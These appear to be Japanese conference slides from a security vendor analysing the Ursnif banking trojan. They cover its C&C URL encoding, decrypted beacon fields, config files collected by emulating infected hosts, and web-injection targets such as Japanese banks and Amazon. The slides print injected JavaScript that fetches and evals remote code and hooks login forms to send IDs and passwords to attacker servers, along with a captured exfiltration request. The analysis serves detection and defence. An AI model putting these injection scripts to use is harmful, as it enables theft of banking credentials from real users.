設定ファイルの収集

- 感染後通信を模擬してC&Cサーバから設定ファイルを収集することを検討
 - 低対話型であるため外部を攻撃するリスクは低



感染後通信の特徴

- 固定の文字列「images」
- 画像の拡張子「.img」「.jpeg」「.bmp」
- [a-zA-Z0-9¥/¥_]で構成されるURLパス部

http://[DomainName]/**images**/fAWvTyPxug3yukuykrFHbi/iIgRwxM43fW
Z3/yJOqAPIF/zH5tU9n7mnOzYtbSJi67xdn/X0MB5283Oq/8vcfx3J5P3
38oDTUg/ROjonqSHvDwK/oFWt_2FgVeB/1HVnOsj6Oft0KF/ugQRfgu9I
UoRbGtrI0MAZ/qMTHQKkxvezbBCbs/ada2_2B9.**gif**

感染後通信の一例

拡張子の役割

- 拡張子ごとに通信の目的が存在

拡張子	目的
.jpeg	設定ファイルの取得
.img	コマンド取得
.bmp	情報送付

URLパス部の中身 (1)

```
/fAWvTyPxug3yukuykrFHbi/iIgRwxM43fWZ3/yJOqAPIF/zH5tU9n7mnOzYtbSJi67xdn  
/X0MB5283Oq/8vcfx3J5P338oDTUg/ROjonqSHvDwK/oFWt_2FgVeB/1HVnOsj6Oft0  
KF/ugQRfgu9IUoRbGtrI0MAZ/qMTHQKkxvezbBCbs/ada2_2B9
```



“/”の除外、Hexエンコードの修正

```
fAWvTyPxug3yukuykrFHbiiIgRwxM43fWZ3yJOqAPIFzH5tU9n7mnOzYtbSJi67xdnX0M  
B5283Oq8vcfx3J5P338oDTUgROjonqSHvDwKoFWt_2FgVeB1HVnOsj6Oft0KFugQRfg  
u9IUoRbGtrI0MAZqMTHQKkxvezbBCbsada2_2B9
```



Base64デコード、Serpent復号

```
nqpedv=jeukli&soft=1&version=216912&user=7814ef9c468b0e1dbad1fc2bed5ac081&s  
erver=12&id=2038&crc=d8b4e&os=6.1_1_7601_x86
```

URLパス部の中身 (2)

- 感染端末を識別する情報が埋め込まれている

nqpedv=jeukli&soft=1&version=216912&user=7814ef9c468b
0e1dbad1fc2bed5ac081&server=12&id=2038&crc=d8b4e&os
=6.1_1_7601_x86

バージョン情報

ユーザID

グループID



以上を踏まえて、感染後通信を模擬

設定ファイルの収集結果

- 合計270日分の設定ファイルを収集
 - 日本のユーザを狙う攻撃者グループが対象
 - 取得時は暗号化されているが窃取データと同じ要領で復号

```
Àsão.(&!      ýy <92>GÉiÜÜ^V¼<86>^H¤'<91>m[|pú~%0^P/
¼  Ī$5^Q^\<99><wŪCĒ¢<87>x.¢^]Ā^ZQ^A^Q4^AĒ<89>aøY^Fp<95>
<93>ûllĀ^C|<9b>Ā^GĪHÔÔäö||lÇG^N<8d>M»ðPP0,¬f^0Øm²æox^Z
x+YvW^@^WĒĪ^DÁFJâ@g@.<81>Vn<93>;VĪĒZŋ^7^<9b>.Ī|¢^]s^P
<99> ^U6<86>r3êĒæ<96>Møý
ÇĀ^@8 <90>^Plô<84>ÿĀĀl^3Fî{°äÿ^&Qö÷vIü}QĒi^~G^~_mĀŪT<9
><9f>      ^_ōī
*^[bee<84>_jō¹FZ<95>^]$4
10)|ó^[^qBèŪ2Ē<8a>Ūe^M^?·<86>ä;äd|±"iĪçîi^@+i^SwòYĒ¢ò
iŌwĒĒŪ3knæ^Y,<80> è|=Ⓢ(B^?<91>Ā<8d>ØóŁØ^Q^E^C^SdNz^_<
1>|^@Huē!<82>Ī%Ē<8e> DŪH^~<85>      c,§|^¹¤<9b>Āz ^NÇ<83
```

復号前

```
!^@^@https://direct*.smbc.co.jp/*jsp*^@9^@^@<meta
ttp-equiv="X-UA-Compatible" content="IE=EmulateIE^C^
^@^@<meta http-equiv="X-UA-Compatible" content="IE=Emu
teIE8" cache="^@^A^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@#^@^@^
tps://direct*.smbc.co.jp/*/*jsp*^@ ^@^@^@<head**>^@ŋ
^@^@<head**><script az7id="@ID@" src='https://norprob
mene.com/prod/az_p2/gate/script/3fb9a778-bb80-11e3-8c
-0025900d452e/801ce07-8b3-56be0a98-57ada8b7/jp/smbc.c
jp/mainAT.js' type='text/javascript' language='JavaSc
pt' onload="this._loaded=true" onerror="this._error=t
e;this._error_reason=arguments"></script>
```

復号後

攻撃者グループ

- 暗号鍵と改ざん対象の違いなどから、日本のユーザを狙うグループは2つ存在する（していた）と考えられる
 - 以降は活動が続いている暗号鍵「s4Sc9mD…」のグループについて紹介

暗号鍵	改ざん対象	活動の最終確認時期
0WADGyh7 SUCs1i2V	オンラインバンク	2017年2月
s4Sc9mDb 35Ayj8oO	オンラインバンク クレジットカード会社サイト 仮想通貨取引所 など	2018年1月

Webインジェクションの対象サイト

- 投影のみ

マニピュレーションサーバのドメイン

- 1つの設定ファイル中に複数のサーバが存在
–埋め込むコンテンツ中のスクリプトがサーバごとに異なる

マニピュレーションサーバ	コンテンツ中のスクリプト（先頭数バイト）
ssl.explrn[.]com	(function(){function d(b){var c="/iimgc/?c=script &r=softkey-biz&b="+encodeURIComponent
srv.rubyspractice[.]com	<script>var home_link = "/uejei3j/jpccgrab";var g ate_link = home_link+"/gate.php";var pkey =
online.dlingtalk[.]cn	document.documentElement.style.visibility="hid den";(function() { var z6b341881ce7c5bfb0fb

埋め込まれるコンテンツの処理内容の例

```
function d(call_eval) {  
    var c = "/jqueryats/402cac3dacf2ef35050ca72743ae6ca7";  
    var b = window.XMLHttpRequest ? new XMLHttpRequest : new ActiveXObject  
("Microsoft.XMLHTTP");  
    b.onreadystatechange = function() {  
        if (4 == b.readyState && 200 == b.status){  
            call_eval(b.responseText);  
        }  
    }  
    b.open("GET", c);  
    b.setRequestHeader("powered-by", 'true');  
    b.send();}
```

追加リソースのURL

追加リソースの実行

追加リソースの取得

設定ファイルに記載されたコンテンツ（一部編集）

追加リソースの処理内容の例

ログイン処理をフック

```
KKXZ.hookLogin = function() {  
  var _login_id = jq("#ap_email");  
  var _passwd = jq("#ap_password");
```

<省略>

入力フォームから
アカウント情報を取得

```
  var login_id = jq(_login_id).val();  
  var passwd = jq(_passwd).val();  
  KKXZ.procLogin(login_id, passwd);  
});  
return true;return false;  
};
```

```
KKXZ.procLogin = function(login_id, passwd) {  
  KKXZ.sendGateRequest("login", {
```

アカウント情報を送信

```
    login : login_id,  
    password : passwd,  
    bot : KKXZ.bot_id,  
    ua : navigator.userAgent  
  }, function(dataAndEvents) {  
    if (dataAndEvents.is_blocked == "1") {  
      alert(KKXZ.strSiteBlocked);  
      window.parent.location.href = KKXZ.outLink;  
    } else {  
      KKXZ.continueLogin();  
    }  
  });  
}
```

追加リソース（一部編集）

情報漏えいの検知と漏えい内容の特定

```
GET /gate/login?  
cb=jquery1710446721433856488_1515092249131&bank=26&account=2793&login=abcde&password=fadbe&bot=0570ffe924b9a9491e  
e5005ff5b33721&ua=Mozilla%2F5.0+(windows+NT+6.1)+AppleWebKit%2F537.36+(KHTML%2C+like+Gecko)+Chrome%2F63.0.3239.84  
+Safari%2F537.36&_1515092259019 HTTP/1.1  
Cache-Control: no-cache  
Connection: Keep-Alive  
Pragma: no-cache  
Accept: */*  
Accept-Language: en-US,en;q=0.9  
Cookie: skin=noskin; session-id=358-8906268-9837644; ubid-acbjp=  
uid=1dQVkdPumwso8gvbkyGFbdxiwTfq/UZKAeapYfb8/PG0PdOn2UXDxyzSbIGHXCxiJ9ZjZWgOCu3g=; session-  
token=7iRZRbL2jRTffTAYAd/iuId6op19rNEVGfsdjpkJvWcuLGYZYyPJYS/4Qaay5x/sAZbdvm8LABoCmeUO72D56/  
jSx4vmSmH8gnynv16xmzS4Z4Sqy1eiixB72cl7MwgCm85V6pjjF6h6YPZiylvwTpL4CM74cvYvs3V/  
xwWBJIgTLVjh31facAdvbjjxEpJCTDMFaivw8s6jYmOHojacWv9qpEY9B6f+BGvkFFn2vnIFxb1zr3a10ULF1lGD5pn+; session-id-  
time=20827260011; csm-hit=PAJ4VTX16KYKF0DQK7A9+s-CG58H8X0RF781V0SATM4|1515092252740  
Referer: https://www.amazon.co.jp/ap/signin?  
_encoding=UTF8&ignoreAuthState=1&openid.assoc_handle=jpflex&openid.claimed_id=http%3A%2F%2Fspecs.openid.net%  
2Fauth%2F2.0%2Fidentifier_select&openid.identity=http%3A%2F%2Fspecs.openid.net%2Fauth%2F2.0%  
2Fidentifier_select&openid.mode=checkid_setup&openid.ns=http%3A%2F%2Fspecs.openid.net%2Fauth%  
2F2.0&openid.ns.pape=http%3A%2F%2Fspecs.openid.net%2Fextensions%2Fpape%  
2F1.0&openid.pape.max_auth_age=30  
3Dnav_custrec_signin&switch_acc=  
User-Agent: Mozilla/5.0 (wind  
Host: online.dlingtalk.cn
```

URLパラメータにてアカウント情報
(IDとパスワードが) が漏えい

マニピュレーションサーバのホスト名


アカウント情報が漏えいする際の通信

まとめ

- URSNIFは複数の手口で情報を窃取・漏えい
- 情報漏えいの検知、漏えい情報の特定は可能（条件が合えば）
 - POSTデータに含まれる暗号化された情報は復号可能
 - 暗号鍵は使い回しであり、共通鍵暗号を利用しているため
 - マニピュレーションサーバに送付する内容は事前に把握可能
 - 設定ファイルはC&Cサーバから事前に収集できるため
- 詳細に調査しておくことで検知精度・分析品質は向上

ホワイトペーパー

- 下記URLにて公開しています
<https://www.nttsecurity.com/ja-jp/Resources>



参考文献

- [1] ITmedia, “銀行情報を狙うマルウェア「Ursnif」、日本での活動が再び活発に”,
<http://www.itmedia.co.jp/enterprise/articles/1710/27/news060.html>
- [2] ITmedia, “ネット銀行狙うマルウェア「Ursnif」が流行、銀行など40社の情報を搾取”,
<http://www.itmedia.co.jp/enterprise/articles/1606/15/news116.html>
- [3] Ross Anderson, “A Candidate Block Cipher for the Advanced Encryption Standard”,
<http://www.cl.cam.ac.uk/~rja14/serpent.html>
- [4] John Savard, “Serpent”, <http://www.quadibloc.com/crypto/co040403.htm>
- [5] NGUYEN Anh Quynh and DANG Hoang Vu, “Unicorn: Next Generation CPU Emulator Framework ”,
<http://www.unicorn-engine.org/BHUSA2015-unicorn.pdf>